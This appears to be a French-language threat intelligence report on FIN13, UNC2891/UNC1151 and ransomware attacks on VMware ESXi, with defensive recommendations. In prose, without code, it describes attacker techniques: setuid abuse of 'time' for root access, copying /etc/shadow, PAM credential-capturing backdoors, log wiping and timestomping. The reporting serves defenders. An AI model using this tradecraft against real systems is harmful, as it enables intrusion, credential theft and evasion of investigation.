FIN13 : LES ENTREPRISES MEXICAINES EN LIGNE DE MIRE


Actif depuis au moins 2016, FIN13 est un groupe à motivation financière qui menace les organisations basées au Mexique. Il monétise ses opérations en collectant les informations nécessaires pour exécuter des transferts de fonds frauduleux. FIN13 semble obtenir l'accès aux environnements de ses victimes en exploitant des vulnérabilités présentes dans des serveurs web publics et autres outils très répandus, ainsi qu'en déployant des malwares basés – au moins en partie – sur du code en libre accès. Toutefois, le groupe utilise également de petits outils et utilitaires personnalisés, développés à des fins spécifiques. FIN13 se distingue en outre par un usage extensif de web shells et d'autres backdoors passives, tous deux déployés à différentes étapes du cycle d'attaque.

Durée de présence étendue et évolution des modes opératoires

Contrairement à la plupart des groupes cybercriminels suivis par Mandiant, FIN13 a tendance à maintenir une présence de longue durée, parfois pendant plusieurs années. Cette approche nous a permis d'observer l'évolution de ses modes opératoires au fil du temps, y compris au sein d'environnements individuels. Parmi les changements notables, nous pouvons citer l'abandon des web shells traditionnels (dont l'usage était autrefois quasi systématique) au profit de BLUEAGAVE, une backdoor basée sur PowerShell ou Perl. D'autre part, FIN13 met régulièrement à jour l'encodage utilisé pour obscurcir ses outils, ses scripts et ses malwares, mais aussi les données dérobées.

Stratégie de monétisation singulière

FIN13 rentabilise ses opérations grâce au vol de données financières ou de fichiers liés aux systèmes de points de vente (POS), de distributeurs automatiques de billets (DAB) et de traitement de transactions monétaires. FIN13 semble par ailleurs capable d'adapter la phase finale de son assaut à l'environnement de ses victimes. Lors d'un incident, les cybercriminels ont déployé un malware personnalisé, que Mandiant suit sous le nom de GASCAN. Celui-ci structure les données de carte et de transaction des POS dans un format vraisemblablement utilisé afin de générer des transferts d'argent frauduleux. FIN13 cible parfois des enseignes de la distribution pour s'emparer des données de cartes de paiement. Mais au lieu de revendre ces informations sur le marché noir, le groupe les utilise pour transférer illégalement des fonds vers des comptes sous son contrôle. Il s'agit d'une approche relativement unique, étant donné que la plupart des cybercriminels spécialisés dans les systèmes POS volent les données de cartes de paiement dans le but de les revendre.



Le fort ciblage territorial de ces attaques est assez atypique au regard de l'opportunisme habituel des groupes à visée financière.

Victimes exclusivement basées au Mexique

Mandiant n'a pas encore pu confirmer l'ancrage géographique des cybercriminels à l'origine de FIN13. Toutefois, les chaînes contenues dans les malwares déployés par le groupe, ainsi que son ciblage exclusif d'entreprises installées au Mexique, laissent à penser que les attaquants sont au moins en partie hispanophones. Par exemple, plusieurs outils et web shells publics utilisés par FIN13 ont été modifiés par des éléments de code rédigés en espagnol.

Le fort ciblage territorial de ces attaques est assez atypique au regard de l'opportunisme habituel des groupes à visée financière – même si le ciblage régional est traditionnellement plus répandu dans le milieu cybercriminel d'Amérique latine. En ce sens, les équipes de Mandiant suivent l'activité d'un groupe brésilien dont les offensives visaient exclusivement des entreprises ou des individus eux-mêmes basés au Brésil. Toutefois, les attaquants ont commencé à élargir leur rayon d'action au début de l'année 2018, ce qui traduit vraisemblablement une sophistication accrue ainsi que le développement de relations avec d'autres cybercriminels. Il est possible que FIN13 suive une trajectoire similaire et cible des entreprises dans d'autres régions du monde, une fois que le groupe aura peaufiné ses méthodes et que les programmes de sécurité des organisations mexicaines auront gagné en maturité.

SAISIR LA COMPLEXITÉ D'UNC2891

En 2021, Mandiant est intervenue en réponse à plusieurs incidents de sécurité visant des établissements financiers dans la région Asie-Pacifique. Au cours de nos investigations, nous avons identifié un groupe cybercriminel usant de compétences inhabituelles. Ce cluster, que nous suivons en interne sous le nom d'UNC2891, possède une expertise des systèmes Unix et Linux, qu'il cible à des fins vraisemblablement pécuniaires. UNC2891 dispose d'un arsenal de malwares et d'outils dédiés qui lui permettent de se déplacer facilement au sein de l'environnement des victimes, tout en laissant peu de traces sur les terminaux impactés. Parfaite compréhension des systèmes visés, exploitation d'outils publics personnalisés, compilés et empaquetés pour différents OS : UNC2891 présente tous les traits d'un adversaire redoutable. Les preuves recueillies par nos équipes indiquent que le cluster fait preuve d'une maîtrise avancée de la sécurité opérationnelle, étant capable de masquer sa présence et d'entraver l'intervention des professionnels.

SUN4ME


UNC2891 utilise un kit d'outils complet nommé SUN4ME. Il se présente sous la forme d'un fichier binaire ELF autonome, comprenant une centaine de commandes assistant l'opérateur à toutes les étapes du cycle d'attaque. SUN4ME assure la reconnaissance de réseau, l'énumération des hôtes, l'exploitation des vulnérabilités communes (CVE) et le déploiement de mesures visant à brouiller l'analyse forensique, sans oublier les utilitaires shell classiques. À l'heure actuelle, il est encore difficile de cerner les origines exactes de SUN4ME. Toutefois, nous retrouvons ce kit dans l'ensemble des investigations impliquant UNC2891. Son format compilé, ainsi que ses nombreuses fonctionnalités, offrent à UNC2891 un déploiement flexible et des performances constantes. Là où les environnements de production sont susceptibles de restreindre l'installation de packages inconnus ou d'en avertir les équipes de sécurité, un fichier binaire compilé peut être déplacé de terminal en terminal avec une relative facilité. UNC2891 peut ainsi s'appuyer sur les différents outils de SUN4ME, sans se soucier des problèmes de dépendance souvent rencontrés sur les ensembles disparates de systèmes d'exploitation basés sur Linux et Unix.

Plusieurs outils et scripts inclus dans SUN4ME sont disponibles dans le domaine public. On les retrouve également dans différentes distributions ou frameworks de cyberattaque. Toutefois, nous avons aussi identifié la présence d'outils personnalisés, y compris des exploits relatifs à des vulnérabilités d'exécution de code à distance dans Oracle WebLogic et Veritas NetBackup. SUN4ME comprend en outre une commande « démo » contenant seize animations ASCII différentes, ainsi que des boîtes de dialogue d'assistance dédiées pour les fonctions prises en charge. Les textes sont fournis en parfait anglais, ce qui laisse supposer que le développeur est anglophone.

UNC2891 utilise *sshock*, un outil d'attaque SSH par force brute compris dans SUN4ME, afin d'obtenir l'accès initial aux entreprises ciblées. Il permet d'utiliser des wordlists d'identifiants, d'effectuer des scans parallèles et de collecter des clés SSH à partir des systèmes compromis. Outre l'exécution de commandes, UNC2891 peut ainsi transférer, exécuter et supprimer automatiquement des fichiers après la compromission d'un système. Les preuves recueillies par Mandiant suggèrent qu'UNC2891 effectue des opérations de reconnaissance des réseaux infiltrés afin d'enrichir les listes d'identifiants intégrées à *sshock*. L'automatisation de certaines fonctions de *sshock* favorise la latéralisation de l'attaquant au sein des environnements compromis. Combiné aux autres outils de SUN4ME, *sshock* facilite le déplacement grâce au déploiement d'autres malwares et backdoors.

Cycle d'attaque ciblée d'UNC2891

SUN4ME



Famille d'injecteurs en mémoire STEEL

Chaque fois que Mandiant a constaté les traces de la présence d'un variant de SUN4ME, celui-ci était chargé via un injecteur (dropper) en mémoire suivi sous le nom de STEELCORGI. Le recours à ce type de dropper n'a rien d'exceptionnel, même dans des environnements Unix et Linux. Cependant, STEELCORGI utilise des techniques apparemment conçues pour limiter à la fois la détection et l'identification de son mode opératoire. Les droppers STEELCORGI déclenchent le déchiffrement du payload en fonction d'un signal comportemental configurable, ainsi que de variables d'environnement obtenues pendant la phase d'exécution, en prenant soin d'obscurcir les variables auxquelles ils accèdent. Au cours d'une investigation, lorsque l'équipe suspecte la présence d'un malware actif exploitant les variables d'environnement, les analystes identifient généralement l'élément source et énumèrent les instances de cette valeur dynamique dans le réseau. Ainsi, la présence de cette variable d'environnement constitue en soi un indicateur de compromission, ce qui permet aux experts de réduire la liste des terminaux suspects et d'y exécuter une analyse approfondie. Le problème est que pour entraver ces efforts de remédiation, STEELCORGI énumère les variables d'environnement en chiffrant leur nom à l'aide du hachage SHA-256, limitant ainsi la capacité des équipes à identifier cette valeur à partir de la seule analyse du malware. Par ailleurs, il est impossible de déchiffrer les payloads sans posséder la clé spécifique employée par STEELCORGI.

Bien que certains variants de STEELCORGI parviennent à contrecarrer l'analyse et la détection, une version plus récente du dropper présente de nouvelles pistes pour le déchiffrement des payloads. Un échantillon a permis de dériver la clé de déchiffrement à partir de plusieurs éléments sélectionnés sur le terminal cible. Lorsque les informations d'un terminal ou de son matériel étaient disponibles, Mandiant a réussi à déchiffrer les payloads intégrés à ces déclinaisons de STEELCORGI. UNC2891 utilise également un autre dropper en mémoire présentant des fonctionnalités similaires à celles de STEELCORGI, à la différence près que l'injecteur en question énumère les clés via un hachage MD5 des variables d'environnement et que, d'autre part, une fonctionnalité lui permet de s'autoreproduire sous de nouvelles versions, avec différents payloads. Mandiant suit ce variant sous le nom de STEELHOUND.

Modes opératoires à retenir

Après avoir obtenu l'accès root à un terminal, UNC2891 applique rapidement *setuid* et *setgid* sur des exécutables légitimes appartenant à l'utilisateur root. Ces bits de contrôle d'accès permettent à un utilisateur non privilégié d'exécuter le fichier dans le contexte des permissions accordées à son propriétaire, en l'occurrence root. Grâce à ce stratagème, UNC2891 parvient à maintenir son accès aux commandes root d'un système sans avoir à élever ses privilèges ou à usurper l'identité d'un utilisateur privilégié. Au cours de nos investigations, nous avons par exemple constaté qu'UNC2891 appliquait souvent les bits *setuid* et *setgid* à l'utilitaire Unix time. En procédant ainsi, les cybercriminels peuvent envoyer des commandes par proxy sous la forme d'un argument time, ce qui permet de les exécuter en tant qu'utilisateur root.

Pendant les phases de latéralisation et de reconnaissance interne, UNC2891 utilise souvent un script shell chargé d'effectuer une reconnaissance du réseau et des terminaux, comprenant la collecte des processus d'exécution, des informations de session, ainsi que des hôtes et des clés SSH connus. Le shell copie également des fichiers d'identifiants comme */etc/shadow et /etc/passwd*. Parfois, l'attaquant crée un nouveau répertoire pour récupérer la sortie de ces scripts, qu'il compresse et encode ensuite selon un modèle de conversion *uuencode* – une technique assez peu courante, à laquelle UNC2891 a pourtant souvent eu recours, associée à un ensemble de scripts Perl (empaquetés dans SUN4ME) pour faciliter l'encodage et le décodage des fichiers.

Dans la plupart des cas, UNC2891 installe immédiatement une backdoor – que Mandiant suit sous le nom de SLAPSTICK – sur les terminaux compromis. SLAPSTICK est une porte dérobée PAM (module d'authentification enfichable) Linux qui fournit un accès au système à l'aide d'un mot de passe codé en dur. Pendant l'installation, le module d'authentification PAM Linux d'origine est renommé et substitué par le module malveillant SLAPSTICK, qui crochète (« hooking ») ainsi le processus d'authentification PAM. Le malware capture ainsi des identifiants d'utilisateurs en texte clair, qu'il écrit ensuite sur un fichier chiffré sur disque. Les variants de SLAPSTICK prennent en charge des commandes de base, qui permettent par exemple à la backdoor de se retirer automatiquement d'un terminal, de créer des connexions sortantes ou encore un shell comprenant une variable HISTFILE non configurée. La capacité de SLAPSTICK à fournir un accès furtif aux terminaux, ainsi que sa fonctionnalité de collecte d'identifiants, facilitent les mouvements latéraux de l'attaquant, comme nous avons pu l'observer régulièrement au cours de nos investigations impliquant UNC2891. L'analyse d'un programme d'installation fonctionnel de SLAPSTICK montre que, tout comme SUN4ME, cette backdoor présente un fonctionnement et une architecture stables, avec des boîtes de dialogue et une journalisation pratiques.

Après son implantation et sa latéralisation au sein d'un environnement ciblé, UNC2891 déploie des variants personnalisés de la backdoor publique TINYSHELL. Ces versions de la porte dérobée sont configurées pour communiquer avec des serveurs de commande et contrôle (CnC) externes, lus à partir d'un fichier encodé sur disque. L'analyse des backdoors TINYSHELL et des fichiers de configuration connexes offre un éclairage sur l'infrastructure CnC d'UNC2891. Les déploiements de TINYSHELL se limitent aux terminaux critiques de l'environnement, et chaque instance est configurée pour communiquer avec un domaine DNS dynamique unique, basé sur le nom d'hôte ou le rôle général du terminal compromis. Mandiant pense qu'UNC2891 n'active la résolution DNS pour ces domaines que pendant des fenêtres opérationnelles limitées, lorsqu'un accès externe est nécessaire. En conséquence, aucune donnée d'historique DNS n'a pu être récupérée sur les serveurs CnC externes étudiés. L'utilisation d'un DNS dynamique en tant que mécanisme de commande et contrôle n'a rien d'inhabituel. Néanmoins, le recours à un domaine individuel pour chaque hôte et l'activation limitée de la résolution DNS montrent à quel point UNC2891 maîtrise les pratiques de sécurité opérationnelle et de réponse à incident.

Contournement des systèmes de détection et entrave de l'analyse

Par rapport à Windows, l'analyse des terminaux Linux ou Unix présente certaines limites dues à la flexibilité de ces systèmes d'exploitation – plébiscitée par les développeurs et les administrateurs. Souvent, cela se traduit par une dépendance excessive aux fichiers journaux générés par l'OS, et par une meilleure opportunité pour les attaquants d'effacer les traces de leurs attaques. Ces faiblesses n'ont pas échappé à UNC2891, qui les exploite à l'aide de plusieurs outils embarqués dans SUN4ME.

Le groupe utilise un outil de nettoyage (« *bleach tool* »), que Mandiant nomme en interne LOGBLEACH, capable d'effacer les entrées de journaux Unix et Linux grâce à des filtres spécifiés en ligne de commande (nom d'utilisateur, adresse IP, nom d'hôte, heure de création des entrées, etc.). LOGBLEACH permet également de manipuler le fichier binaire *lastlog* – qui note la dernière heure de connexion de chaque compte – soit en supprimant, soit en falsifiant les informations qu'il contient. Notons par ailleurs qu'UNC2891 déploie des outils de nettoyage des journaux spécifiques à la version de l'OS ciblé. Par exemple, un outil semblable à LOGBLEACH, que nous suivons sous le nom de WIPERIGHT, est souvent utilisé pour modifier les données de journalisation sur les systèmes Oracle Solaris SunOS basés sur l'architecture SPARC.

UNC2891 combine généralement la manipulation des journaux avec d'autres actions visant à entraver l'analyse forensique du système de fichiers. Les données que nous avons recueillies montrent que le groupe utilise la technique dite du *timestomping* pour falsifier l'horodatage des fichiers malveillants sur les machines ciblées. Cette méthode, difficile à exécuter sur les systèmes de fichiers NTFS Windows en raison de la table de fichiers maîtres (MFT) et des attributs associés à chaque entrée, est plus facilement réalisable sur les terminaux Unix. L'association du timestomping et de la manipulation des fichiers journaux éveille ainsi des doutes sur la fiabilité de l'OS dans l'esprit des analystes sécurité, ce qui complique leur travail et peut ralentir les investigations menées à grande échelle.

Néanmoins, le groupe ne s'appuie pas uniquement sur des solutions techniques pour entraver l'analyse forensique. Afin d'obscurcir ses malwares et ses outils, UNC2891 détourne souvent les conventions de nommage et les emplacements de fichiers propres au système d'exploitation visé – par exemple en attribuant aux fichiers malveillants des noms correspondant aux bibliothèques partagées Linux, ou en plaçant ces fichiers dans les mêmes répertoires que ceux utilisés par défaut. UNC2891 assure également la persistance de ses backdoors en les déguisant à l'aide d'un fichier d'unité de service *systemd*, ce qui permet à l'attaquant de faire passer la porte dérobée pour un service légitime, comme *systemd* ou encore les daemons nscd (name service cache daemon) et *at* (atd). Mais ce niveau de sécurité opérationnelle et de maîtrise technique n'est rien en comparaison du rootkit de noyau malveillant utilisé par UNC2891, que nous appelons CAKETAP.

CAKETAP crochète plusieurs appels d'API réseau pour filtrer la présence d'adresses IP et de ports liés aux backdoors déployées par les attaquants. Cette méthode empêche l'affichage des connexions CnC à l'aide de commandes système telles que *netstat*. D'autres hooks d'API du système de fichiers installés par CAKETAP fournissent un canal de communication et un mécanisme de configuration pour le rootkit. CAKETAP recherche la présence de secrets dans les noms de fichiers renvoyés par les fonctions crochetées, puis les utilise en tant que signal pour recevoir des commandes. Cette technique permet à UNC2891 de configurer et de contrôler CAKETAP via l'accès backdoor existant vers les serveurs compromis en lançant des commandes shell qui utilisent les appels système crochetés. Mandiant a découvert l'existence d'un variant de CAKETAP visant vraisemblablement à manipuler le trafic transitant sur le réseau de commutation d'un DAB. Nous pensons que ce variant a pu être utilisé dans le cadre d'une opération plus vaste pour réaliser des retraits d'espèces à l'aide de cartes bancaires frauduleuses.

Liens avec UNC1945

En analysant les données d'intrusion collectées lors d'investigations impliquant UNC2891, Mandiant a découvert un chevauchement important avec UNC1945, un groupe publiquement connu sous le nom de LightBasin. Outre leur goût et leur expertise prononcés pour les terminaux Linux et Unix, les deux clusters ont plusieurs traits caractéristiques en commun, notamment l'usage de familles de malware identiques ou similaires – et exclusives à ces deux groupes –, ainsi que le recours à une approche générale et des modes opératoires qui leur sont propres.


Au cours de leurs recherches, nos experts ont constaté que les deux groupes utilisaient les mêmes versions de SUN4ME, y compris des variants d'outils embarqués tels que STEELCORGI. On retrouve chez UNC1945 la même prédilection qu'UNC2891 pour les outils packagés, comme SUN4ME, puisque le groupe a déployé des machines virtuelles QEMU personnalisées contenant un ensemble similaire d'outils et de scripts préchargés. Les deux clusters utilisent également des droppers STEELCORGI pour injecter d'autres familles de malware que SUN4ME : UNC1945 a notamment déployé

LOGBLEACH ainsi qu'une backdoor passive jusqu'alors inconnue. Enfin, citons l'utilisation commune de TINYSHELL et de la backdoor PAM SLAPSTICK, ainsi que la création de répertoires et de fichiers semblables pour stocker les sorties de lignes de commande.

Malgré tous ces éléments, Mandiant n'a pas encore pu déterminer si ces deux groupes convergeaient vers un même donneur d'ordre, notamment à cause des différences dans leurs motivations affichées. Alors qu'UNC2891 cible surtout des établissements financiers dans la région Asie-Pacifique, les intrusions d'UNC1945 ont visé pendant plusieurs années les secteurs des services managés et des télécommunications. Pour l'heure, même si les preuves dont nous disposons ne nous permettent pas de le confirmer, les objectifs d'UNC1945 semblent tourner autour d'opérations de cyberespionnage. C'est pour ces raisons que Mandiant continue de surveiller UNC2891 et UNC1945 en tant que deux clusters d'activité distincts.

Conclusion

UNC2891 se distingue par sa capacité systématique à maintenir une sécurité opérationnelle élevée et à contourner les mécanismes de détection. Si son expertise technique et opérationnelle lui permet de passer sous les radars, force est de constater que certaines limites inhérentes aux systèmes Linux et Unix lui facilitent aussi la tâche. UNC2891 met donc à profit sa maîtrise ainsi que l'omniprésence de ces OS dans les environnements de production pour opérer incognito. La mise en œuvre d'une bonne instrumentation des terminaux et d'une politique de journalisation exhaustive, tenant les journaux hors de portée des attaquants potentiels, constituent des pistes intéressantes de prévention des capacités de dissimulation d'UNC2891 et d'autres groupes similaires.



LES INTÉRÊTS BIÉLORUSSES D'UNC1151 ET DE GHOSTWRITER

Les indicateurs techniques et les marqueurs géopolitiques récoltés au cours de nos investigations nous permettent de penser que le cluster UNC1151 est lié aux services de sécurité biélorusses. En avril 2021, nous présentions un rapport public étayant l'hypothèse selon laquelle le groupe apporte un soutien technologique à la campagne de désinformation menée par Ghostwriter. Or, la convergence de ces récits avec les intérêts biélorusses semble indiquer une implication – au moins partielle – de Minsk dans la diffusion de ces fausses informations. Bien que nous ne puissions écarter la piste d'une contribution russe, Mandiant n'a pour l'instant mis au jour aucun élément reliant directement le Kremlin à UNC1151 ou Ghostwriter.

Objectifs géographiquement et politiquement restreints

UNC1151 a ciblé différentes structures dans les secteurs public et privé, en se concentrant particulièrement sur des organisations basées en Ukraine, en Lituanie, en Lettonie, en Pologne et en Allemagne. Dans sa ligne de mire figurent également des dissidents, des organes de presse et des journalistes biélorusses. S'il est vrai que plusieurs services de renseignement manifestent un intérêt particulier pour ces pays, ce sont bien les vues du gouvernement biélorusse qui résonnent le plus avec les cibles de ces acteurs cyber. Nos experts soulignent en outre que les opérations dirigées par UNC1151 visent à faire main basse sur des informations confidentielles, lesquelles n'ont fait à notre connaissance l'objet d'aucune tentative de monétisation.

Connotations anti-OTAN

De leur première apparition jusqu'au milieu de l'année 2020, les récits diffusés par Ghostwriter semblaient attachés à décrédibiliser l'OTAN ainsi que la coopération en matière de sécurité régionale à travers des opérations ciblant la Lituanie, la Lettonie et la Pologne. Ces campagnes de désinformation dépeignaient notamment la présence de troupes étrangères comme une menace pour les civils, et suggéraient que le coût d'une adhésion à l'Alliance atlantique serait lourd à supporter pour les populations locales. L'objectif de ce discours – qui est en d'autres termes d'affaiblir le soutien à l'OTAN dans la région – peut servir à la fois les intérêts de Moscou et de Minsk. Notons toutefois que la campagne vise spécifiquement les publics de pays limitrophes avec la Biélorussie, alors que la Russie promeut quant à elle depuis longtemps ses opinions contre l'OTAN dans toute la région et bien au-delà. Enfin, nous constatons que, jusqu'à présent, les opérations de Ghostwriter ont presque entièrement évité l'Estonie, qui ne partage aucune frontière avec la Biélorussie, mais qui est un État balte, membre de l'OTAN, et un élément important du dispositif de sécurité de l'OTAN sur son flanc oriental.

Autres alignements et non-alignements

Mandiant suit les activités d'UNC1151 depuis 2017 et n'a observé aucun chevauchement avec des groupes russes également sous surveillance, y compris APT28, APT29, Turla, Sandworm et TEMP.Armageddon. Bien que nous ne puissions écarter la possibilité d'un soutien ou d'une implication russe dans les attaques et les opérations menées par UNC1151 ou Ghostwriter, force est de constater que le groupe a recours à des modes opératoires qui lui sont propres.

Depuis le résultat contesté des élections d'août 2020 en Biélorussie, la rhétorique de Ghostwriter s'est alignée de façon encore plus nette sur les intérêts du régime en place. Ses campagnes se concentrent sur des allégations de corruption ou de scandales impliquant les partis au pouvoir en Lituanie et en Pologne, le but étant de tendre les relations entre les deux pays tout en discréditant l'opposition biélorusse.

GROS PLAN SUR LE RANSOMWARE ET LA DOUBLE EXTORSION

LES GROUPES CYBER À VISÉE FINANCIÈRE ATTAQUENT L'INFRASTRUCTURE DE VIRTUALISATION

En 2021, Mandiant a constaté le recours à de nouveaux modes opératoires visant à accélérer et à renforcer l'efficacité des ransomwares déployés contre les entreprises, dont les infrastructures de virtualisation deviennent une cible privilégiée. En effet, l'accès à ce type de plateformes permet aux attaquants de chiffrer rapidement plusieurs machines virtuelles à la fois, sans avoir besoin de se connecter ou de charger des chiffreurs sur chacune d'entre elles. Nos recherches montrent ainsi que, tout au long de l'année, les plateformes VMWare vSphere et ESXi ont été visées par différents groupes, dont certains en lien avec Hive, Conti, Blackcat et DarkSide. Face à ce constat, nous allons voir quelles sont les stratégies à mettre en œuvre pour limiter les risques de sécurité.

Modes opératoires observés

Une fois qu'ils ont obtenu l'accès initial à un environnement, les acteurs du ransomware mènent généralement des opérations de reconnaissance afin d'identifier des brèches qui leur permettront de déployer leurs programmes malveillants. Souvent, ils s'aperçoivent que les entreprises utilisent vCenter Server pour gérer leur infrastructure virtuelle, et qu'elles intègrent la plateforme à leur domaine Active Directory (AD) en associant directement le logiciel de gestion de serveurs avec le service d'annuaire de Microsoft. Les opérateurs de ransomware ciblent donc cette intégration pour identifier des utilisateurs et groupes AD disposant d'un accès à vCenter Server.

Les attaquants utilisent ensuite des identifiants compromis pour se connecter à vCenter Server et découvrir tous les hôtes ESXi présents dans l'environnement. Les serveurs ESXi sont une cible convoitée, car il suffit de s'y connecter directement pour déployer un ransomware impactant la disponibilité de tous les hôtes virtuels exécutés sur le serveur. Nos investigations montrent que des groupes cyber activent le shell ESXi et autorisent l'accès direct par SSH (TCP/22) aux serveurs ESXi pour maintenir l'accès aux hôtes ESXi. Souvent, l'assaillant crée de nouveaux comptes (locaux) utilisés sur les serveurs ESXi et modifie le mot de passe root pour empêcher l'entreprise victime de reprendre facilement le contrôle de son infrastructure.

Après avoir obtenu l'accès aux serveurs ESXi, les cybercriminels utilisent le service SSH pour transférer leur chiffreur (binaire) et l'ensemble des scripts shell nécessaires. Ces derniers leur permettent de découvrir l'emplacement des machines virtuelles sur les datastores ESXi, de forcer l'interruption des VM en cours d'exécution, de supprimer le cas échéant des snapshots puis, en procédant par itération à travers les datastores, de chiffrer tous les fichiers disque et de configuration des machines virtuelles.

Une protection renforcée passe par plusieurs couches de contrôles pour éviter qu'un ransomware puisse avoir une incidence directe sur l'infrastructure de virtualisation.

Actions recommandées

Étant donné la quantité de workloads, d'applications et de services critiques virtualisés, les entreprises doivent veiller d'une part à sécuriser leur plateforme de virtualisation et, de l'autre, à protéger l'accès aux interfaces de gestion. Une protection renforcée passe par plusieurs couches de contrôles pour éviter qu'un ransomware puisse avoir une incidence directe sur l'infrastructure de virtualisation.

En ce sens, une méthode très efficace consiste à bien segmenter le réseau, en plaçant l'administration ESXi et vCenter Server sur un réseau ou un VLAN isolé. Lors de la configuration des hôtes ESXi, nous vous conseillons d'activer seulement les adaptateurs réseau VMkernel sur ce segment isolé. Les adaptateurs réseau VMkernel assurent la connectivité des hôtes ESXi et gèrent le trafic système nécessaire aux fonctionnalités telles que vSphere vMotion, vSAN et vSphere Replication. Vérifiez donc que toutes les technologies dépendantes, comme les vSAN et les systèmes de sauvegarde de l'infrastructure de virtualisation, sont disponibles sur ce réseau isolé. Si possible, utilisez des systèmes dédiés, connectés exclusivement à ce réseau isolé pour exécuter l'ensemble des tâches d'administration de l'infrastructure de virtualisation.

Il est possible de restreindre encore davantage les services et la gestion des hôtes ESXi par la mise en place d'un mode de confinement. Celui-ci garantit que les hôtes ESXi ne sont accessibles qu'à partir d'une interface vCenter Server, désactive certains services et en réserve d'autres à certains utilisateurs définis. Les équipes peuvent configurer le pare-feu intégré sur l'hôte ESXi pour limiter l'accès administratif à des adresses IP ou des sous-réseaux spécifiques, correspondant aux systèmes dédiés sur le réseau isolé. Le pare-feu sur hôte ESXi permet également de fermer les ports de chaque service ou de restreindre le trafic issu de certaines adresses IP. Déterminez le niveau de risque acceptable pour les VIB (vSphere Installable Bundle) et appliquez-le aux profils de sécurité pour les hôtes ESXi. Cette approche protège l'intégrité des hôtes et proscrit l'installation de VIB non signés.

